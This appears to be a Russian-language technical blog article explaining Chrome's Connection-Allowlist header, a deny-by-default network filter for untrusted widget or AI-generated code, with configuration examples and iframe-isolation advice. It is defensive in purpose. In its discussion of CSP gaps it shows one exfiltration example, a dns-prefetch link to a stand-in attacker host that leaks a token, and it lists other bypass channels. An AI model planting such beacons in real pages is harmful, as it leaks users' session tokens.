Когда в веб-приложение нужно встроить сторонний чат-виджет, модуль аналитики или интерфейс, который нейросеть генерирует на лету под запрос пользователя, перед инженером встает развилка. Первый путь — положиться на правила Content Security Policy (CSP), прописать домены в директиве connect-src и надеяться, что браузер удержит чужой код в рамках. Второй путь — городить серверные прокси-контуры и фильтровать каждый пакет вручную, теряя интерактивность и время отклика.
Я изучил спецификацию списков разрешенных подключений, которую инженеры Google Себастьян Бенц (Sebastian Benz) и Хосе Луис Сапата (José Luis Zapata) представили для Chrome 152 (на новинку обратило внимание и сообщество «Библиотека фронтендера»). Первый путь давно не гарантирует герметичность данных, а второй часто избыточен. Новый HTTP-заголовок Connection-Allowlist решает задачу прямо в сетевом ядре браузера: он включает для страницы режим брандмауэра с запретом всех исходящих соединений по умолчанию и пропускает пакеты только по белому списку. Разберем на примере веб-сервиса со встроенным ИИ-помощником, как устроена эта защита и как внедрить ее без риска уронить прод.
Слепые зоны Content Security Policy: почему современные API утекают мимо правил CSP
Возьмем рабочий сценарий: в личном кабинете сервиса работает ИИ-помощник, который по запросу пользователя собирает интерактивную форму и обращается к серверу модели https://api.example.com/*. Код интерфейса генерируется динамически и тянет внешние пакеты, поэтому доверять ему безоговорочно нельзя. Если в промпт попадет вредоносная инструкция или обновится скомпрометированная зависимость, скрипт попытается переслать сессионные токены на сервер атакующего.
Казалось бы, для защиты есть Content Security Policy: задаешь connect-src и закрываешь задачу. Но стандарт CSP проектировался для контроля того, какие ресурсы страница загружает и исполняет, а не как единый сетевой экран на выход. Директива connect-src работает как вахтер у главных дверей, где ходят вызовы fetch(), XMLHttpRequest или WebSocket, но оставляет открытыми обходные каналы:
- Предзагрузка DNS и соединений. Теги
<link rel="dns-prefetch" href="//token.attacker.example">и<link rel="preconnect">заставляют браузер отправить DNS-запрос. Для атакующего со своим DNS-сервером поддоменtokenв логах — это уже украденный ключ. - Прямые каналы WebRTC. Протокол WebRTC передает данные по UDP. Директива
connect-srcне блокирует установку P2P-соединений и SDP-оферы, идущие мимо HTTP-стека. - Фоновые уведомления и навигация. Атрибут
<a ping="...">, предзагрузка через Speculation Rules API и смена адреса фрейма черезwindow.locationобходят ограничения на скрипты и уносят данные в параметрах URL.
Принцип работы Connection-Allowlist: сетевой фаервол браузера с запретом по умолчанию

Чтобы не гоняться за каждым API по отдельности, авторы Connection-Allowlist спустились в сетевое ядро Chromium. Проверять запрос нужно не при вызове JavaScript-функции, а на выходе из сетевого стека браузера перед открытием сокета.
Механизм действует по правилу сетевых экранов deny by default (запрещено все, что не разрешено явно):
- Сервер отдает страницу с заголовком
Connection-Allowlist, переводя контекст документа или воркера в карантин. - При любом обращении к сети — через
fetch(),XMLHttpRequest,navigator.sendBeacon(),WebSocket,WebTransport, загрузку медиа,dns-prefetch,preconnect, Speculation Rules или атрибутping— сетевой стек сверяет целевой адрес со списком шаблонов. - Если адрес совпадает с правилом в белом списке, пакет уходит в сеть. Иначе браузер обрывает операцию со статусом
ERR_BLOCKED_BY_CLIENT, не отправляя наружу ни байта.
Отдельно инженеры Chrome закрыли две лазейки обхода списков доступа — редиректы и WebRTC. Если на доверенном домене https://api.example.com/* найдется эндпоинт, отвечающий кодом 302 Found с перенаправлением на чужой сервер, обычный браузер автоматически проследует по новому адресу. Поэтому в Connection-Allowlist все HTTP-редиректы и WebRTC заблокированы по умолчанию: любой ответ 301 или 302 сбросит соединение, если перенаправления не разрешены явно.
Content Security Policy проверяет, какой тип контента странице разрешено загрузить и выполнить, оставляя слепые зоны в сервисных и навигационных API. Заголовок Connection-Allowlist проверяет, с какими сетевыми адресами страница вообще имеет право обменяться пакетами, перекрывая сразу все протоколы и предзагрузки.
Пошаговая настройка: синтаксис URLPattern, токен response-origin и режим отчетов
Соберем конфигурацию заголовков для нашего веб-сервиса с ИИ-помощником. Задача: разрешить коду внутри песочницы обращаться к собственному серверу виджета и к API модели на https://api.example.com/*, запретив остальные вызовы и предварительно проверив правила без блокировки трафика.
В заголовке используется синтаксис шаблонов URLPattern в круглых скобках:
Reporting-Endpoints: security-endpoint="https://analytics.example.com/network-reports"
Connection-Allowlist-Report-Only: ("https://api.example.com/*" response-origin); report-to=security-endpoint

Connection-Allowlist: ("https://api.example.com/*" response-origin); redirects=allow
Первые две строки включают безопасный режим аудита Connection-Allowlist-Report-Only в связке с Reporting-Endpoints. Если скрипт внутри виджета обратится к неучтенному домену (например, за шрифтом со стороннего CDN), браузер не сломает интерфейс, но отправит JSON-отчет о нарушении на https://analytics.example.com/network-reports. Это позволяет прогнать настройки на реальном трафике и выявить забытые эндпоинты.
Третья строка включает боевую блокировку Connection-Allowlist. Шаблон "https://api.example.com/*" открывает доступ к путям нашего API, а токен response-origin автоматически добавляет в белый список источник, с которого сервер отдал сам HTML-документ. Параметр ; redirects=allow разрешает HTTP-редиректы строго внутри доверенного контура: каждый адрес в цепочке перенаправлений обязан входить в белый список (для видеосвязи при необходимости добавляется ; webrtc=allow).
Архитектура изоляции: почему заголовок работает надежно только в кросс-доменном iframe
Здесь мы подходим к главной границе применимости. Вешать Connection-Allowlist прямо на главный документ всего сайта при защите от недоверенного кода категорически нельзя. Во-первых, основной документ общается с десятками внешних сервисов (платежи, карты, аналитика), и жесткий фильтр на корневой странице легко сломает легитимную интеграцию. Во-вторых, если сторонний скрипт или ИИ-код работает прямо в основном окне (same-origin), сетевой запрет не помешает ему прочитать document.cookie, перехватить ввод пароля в DOM родительской страницы и отправить украденные данные через разрешенный канал твоего же бэкенда.
Поэтому заголовок применяют к изолированному междоменному фрейму (cross-origin iframe), куда помещен недоверенный код:
- Отдельный источник песочницы. Выносим хостинг виджета на изолированный домен (
sandbox.example-usercontent.com), чтобы браузер считал его внешним источником. - Ограничение прав через
sandbox. Встраиваем фрейм с минимальными правами:<iframe src="https://sandbox.example-usercontent.com/widget" sandbox="allow-scripts"></iframe>. Без флагаallow-same-originкод внутри получает непрозрачный источник (похожий механизм изоляции дляdata:-воркеров мы разбирали в статье Новинки Chrome 150: новые стандарты CSS, улучшения PWA и WebGPU Immediates) и не может обратиться кwindow.parent. - Сетевой фильтр на ответе фрейма. Сервер песочницы отдает HTML фрейма с заголовком
Connection-Allowlist: ("https://api.example.com/*" response-origin). DOM-песочница защищает родительскую страницу, а сетевой брандмауэр запирает трафик внутри фрейма, что особенно важно при развитии браузерных агентных интерфейсов (подробнее об этом тренде — в обзоре Трансформация веб-платформы: кастомизация скролла в Chrome 154, протоколы MCP и новшества Chrome 155).
Механизм работает начиная с Chrome 152 и в Chromium-браузерах, тогда как в Safari (WebKit) и Firefox спецификация пока обсуждается в рабочих группах стандартов. Поэтому сохраняй базовые правила CSP как дополнительный рубеж эшелонированной защиты.
Прямо сегодня ты можешь проверить, куда на самом деле стучатся сторонние компоненты проекта, не меняя прод. Открой локальный стенд в Chrome 152+, добавь к ответу изолированного фрейма заголовок Connection-Allowlist: (response-origin) и загляни на вкладки Network и Issues в Chrome DevTools: каждый скрытый запрос к сборщику метрик или предзагрузке DNS тут же подсветится диагностической карточкой блокировки.